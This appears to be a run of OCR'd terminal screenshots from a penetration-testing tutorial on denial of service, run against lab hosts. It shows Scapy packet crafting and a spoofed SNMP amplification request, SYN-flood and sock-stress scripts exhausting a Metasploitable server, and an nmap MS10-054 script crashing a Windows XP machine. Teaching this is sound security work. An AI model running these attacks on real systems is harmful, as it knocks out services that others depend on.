x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x01\x06\t+\x06\x01\x02\x01\x19\x02\x01\x0409\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x02\x
84\x80\x04\x04)Bluetooth Device (Personal Area Network)\x000\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x02\x06\t+\x06\x01\x02\x01
\x19\x02\x01\x070\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x03\x01\x02\x01\x180\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x03\x06\t
+\x06\x01\x02\x01\x19\x02\x01\x030\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x03\x02\x02\x01\x060\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\
x01\x02\x04\x06\t+\x06\x01\x02\x01\x19\x02\x01\x020\x11\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x03\x84\x80\x04\x02\x01\x0601\x06\x0b+\x06\
x01\x02\x01\x19\x02\x03\x01\x03\x01\x04"C:\\ Label:  Serial Number 64b937850\x10\x06\n+\x06\x01\x02\x01\x02\x02\x01\x04\x01\x02\x02\x05\
xf006\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x02\x04\'D:\\ Label:WinXP  Serial Number 3a690c0d0\x10\x06\n+\x06\x01\x02\x01\x02\x02
\x01\x04\x02\x02\x02\x05\xdc0\x1d\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x04\x0eVirtual Memory0\x12\x06\x0c+\x06\x01\x02\x01\x
02\x02\x01\x04\x84\x80\x04\x02\x02\x05\xdc0\x1e\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x04\x04\x0fPhysical Memory0\x12\x06\n+\x06\
x01\x02\x01\x02\x02\x01\x05\x01B\x04\x00\x98\x96\x800\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x01\x02\x02\x10\x000\x12\x06\n+\x
06\x01\x02\x01\x02\x02\x01\x05\x02B\x04;\x9a\xca\x000\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x02\x02\x02\x08\x000\x13\x06\x0c+
\x06\x01\x02\x01\x02\x02\x01\x05\x84\x80\x04B\x03\x0fB@0\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x03\x02\x03\x01\x00\x000\x0e\x
06\n+\x06\x01\x02\x01\x02\x02\x01\x06\x01\x04\x000\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x04\x02\x03\x01\x00\x000\x14\x06\n+\
x06\x01\x02\x01\x02\x02\x01\x06\x02\x04\x06\x00\x0c)\x94cK0\x13\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x01\x02\x04\x00\x9f\xf2\xe4
0\x16\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x06\x84\x80\x04\x04\x06`\xf8\x1d\xc2M\x150\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x
02\x02\x03\x04\x87\xa00\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x07\x01\x02\x01\x010\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x03
\x02\x02M\xea0\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x07\x02\x02\x01\x010\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x04\x02\x02\
x1f\xf70\x11\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x07\x84\x80\x04\x02\x01\x010\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03' |>>>
>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> send(IP(dst="172.16.69.129",src="172.16.69.133")/UDP(sport=161,dport=161)/SNMP(PDU=SNMPbulk(max_repetitions=50,varbindlist=[SNMPvarb
ind(oid=ASN1_OID('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))])),verbose=1,count=2)
..
Sent 2 packets.
>>>
```


```
michaelhixon@ubuntu:~$ sudo tcpdump -i ens33 src 172.16.69.129 -vv
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
06:06:50.200144 ARP, Ethernet (len 6), IPv4 (len 4), Reply 172.16.69.129 is-at 00:0c:29:94:63:4b (ou
i Unknown), length 46
06:06:50.234885 IP (tos 0x0, ttl 128, id 1266, offset 0, flags [+], proto UDP (17), length 1500)
    172.16.69.129.snmp > 172.16.69.133.snmp:  [len1468<asnlen2274]
06:06:50.234890 IP (tos 0x0, ttl 128, id 1266, offset 1480, flags [none], proto UDP (17), length 826
)
    172.16.69.129 > 172.16.69.133: udp
06:06:50.237231 IP (tos 0x0, ttl 128, id 1267, offset 0, flags [+], proto UDP (17), length 1500)
    172.16.69.129.snmp > 172.16.69.133.snmp:  [len1468<asnlen2274]
06:06:50.237236 IP (tos 0x0, ttl 128, id 1267, offset 1480, flags [none], proto UDP (17), length 826
)
    172.16.69.129 > 172.16.69.133: udp
06:06:50.389442 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has ubuntu tell 172.16.69.129, leng
th 46
06:06:50.389758 IP (tos 0x0, ttl 128, id 1268, offset 0, flags [none], proto TCP (6), length 40)
    172.16.69.129.hostmon > ubuntu.35800: Flags [R.], cksum 0x2744 (correct), seq 0, ack 161676028,
win 0, length 0
06:06:55.447190 ARP, Ethernet (len 6), IPv4 (len 4), Reply 172.16.69.129 is-at 00:0c:29:94:63:4b (ou
i Unknown), length 46
```


File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
>>> i.dst = "172.16.69.128"
>>> i.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 192.168.68.130
dst= 172.16.69.128
\options\
>>>


File Edit View Search Terminal Help
>>> t = TCP()
>>> t.display()
###[TCP]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
>>>


File Edit View Search Terminal Help
>>> response = sr1(i/t,verbose=1,timeout=3)
Begin emission:
Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 44
id= 28523
flags=
frag= 0L
ttl= 128
proto= tcp
chksum= 0xd4a5
src= 172.16.69.128
dst= 192.168.68.130
\options\
###[TCP]###
sport= http
dport= ftp_data
seq= 683270764
ack= 1
dataofs= 6L
reserved= 0L
flags= SA
window= 64240
chksum= 0x9adf
urgptr= 0
options= [('MSS', 1460)]
###[Padding]###
load= '\x00\x00'
>>>


File Edit View Search Terminal Help
>>> request = (i/t)
>>> request.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= tcp
chksum= None
src= 192.168.68.130
dst= 172.16.69.128
\options\
###[TCP]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
>>>


File Edit View Search Terminal Help
>>> sr1(IP(dst="172.16.69.128")/TCP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=28681 flags= frag=0L ttl=128 proto=tcp chksum=0xd407
src=172.16.69.128 dst=192.168.68.130 options=[] |<TCP sport=http dport=ftp_data seq=384187846
0 ack=1 dataofs=6L reserved=0L flags=SA window=64240 chksum=0x574a urgptr=0 options=[('MSS', 1
460)] |<Padding load='\x00\x00' |>>>
>>>

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./syn_flood.py
Usage - ./syn_flood.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 80 20
Example will perform a 20x multi-threaded SYN flood attack
against the HTTP (port 80) service on 10.0.0.5
root@kali:~# ./syn_flood.py 172.16.69.128 80 20
Performing SYN flood. Use Ctrl+C to stop attack.
root@kali:~#
```

```
msfadmin@metasploitable:~$ netstat | grep ESTABLISHED
udp        0      0 localhost:52962         localhost:52962         ESTABLISHED
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers     cached
Mem:           503        291        212          0         21        131
-/+ buffers/cache:         137        365
Swap:            0          0          0
msfadmin@metasploitable:~$ _
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./sock_stress.py 172.16.69.128 21 20

The onslaught has begun...use Ctrl+C to stop the attack
^C
You pressed Ctrl+C!
Fixing IP Tables
Segmentation fault
root@kali:~#
```

```
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56935       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56966       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56960       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56944       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56948       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56938       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56930       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56951       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56939       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56964       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56976       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56928       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56945       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56936       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56937       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56943       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56962       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56931       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56970       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56947       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56952       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56972       ESTABLISHED
tcp        0      0 172.16.69.128:ftp       172.16.69.1:56965       ESTABLISHED
udp        0      0 localhost:52962         localhost:52962         ESTABLISHED
msfadmin@metasploitable:~$ _
```

```
             total       used       free     shared    buffers     cached
Mem:           503        497          6          0          0         57
-/+ buffers/cache:        439         63
Swap:            0          0          0
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers     cached
Mem:           503        461         41          0          0         58
-/+ buffers/cache:        403         99
Swap:            0          0          0
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers     cached
Mem:           503        375        128          0          0         58
-/+ buffers/cache:        316        186
Swap:            0          0          0
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers     cached
Mem:           503        285        218          0          0         58
-/+ buffers/cache:        226        276
Swap:            0          0          0
msfadmin@metasploitable:~$ free -m
             total       used       free     shared    buffers     cached
Mem:           503        204        298          0          0         58
-/+ buffers/cache:        146        356
Swap:            0          0          0
msfadmin@metasploitable:~$ _
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./sock_stress.py
Usage - ./sock_stress.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 21 20
Example will perform a 20x multi-threaded sock-stress DoS attack
against the FTP (port 21) service on 10.0.0.5

***NOTE***
Make sure you target a port that responds when a connection is made
root@kali:~# ./sock_stress.py 172.16.69.128 21 20

The onslaught has begun...use Ctrl+C to stop the attack
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep dos /usr/share/nmap/scripts/script.db | cut -d "\"" -f 2
broadcast-avahi-dos.nse
http-slowloris.nse
ipv6-ra-flood.nse
smb-flood.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-regsvc-dos.nse
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-054.nse | more
local bin = require "bin"
local smb = require "smb"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to the ms10-054 SMB remote memory
corruption vulnerability.

The vulnerable machine will crash with BSOD.

The script requires at least READ access right to a share on a remote machine.
Either with guest credentials or with specified username/password.

]]

---
-- @usage nmap  -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
```


```
File  Edit  View  Search  Terminal  Help
-- @usage nmap  -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
-- |   VULNERABLE:
-- |   SMB remote memory corruption vulnerability
-- |     State: VULNERABLE
-- |     IDs:  CVE:CVE-2010-2550
-- |     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
-- |     Description:
-- |       The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
-- |       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
-- |       does not properly validate fields in an SMB request, which allows remote attackers
-- |       to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
-- |
-- |     Disclosure date: 2010-08-11
-- |     References:
-- |       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
-- |_      http://seclists.org/fulldisclosure/2010/Aug/122

author = "Aleksandar Nikolic"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"vuln","intrusive","dos"}

hostrule = function(host)
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -p 445 172.16.69.129 --script=smb-vuln-ms10-054 --script-args unsafe=1

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-20 15:42 EST
Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms10-054:
|   VULNERABLE:
|   SMB remote memory corruption vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2010-2550
|     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|       The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
|       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
|       does not properly validate fields in an SMB request, which allows remote attackers
|       to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
|
|     Disclosure date: 2010-08-11
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
|       http://seclists.org/fulldisclosure/2010/Aug/122
|_      http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550

Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
root@kali:~#
```


A problem has been detected and Windows has been shut down to prevent damage
to your computer.
BAD_POOL_HEADER
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x00000019 (0x00000020,0x82289A20,0x82289A38,0x1A030001)
Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.



File Edit View Search Terminal Help
root@kali:~# cd /usr/share/metasploit-framework/modules/auxiliary/dos/
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos# ls
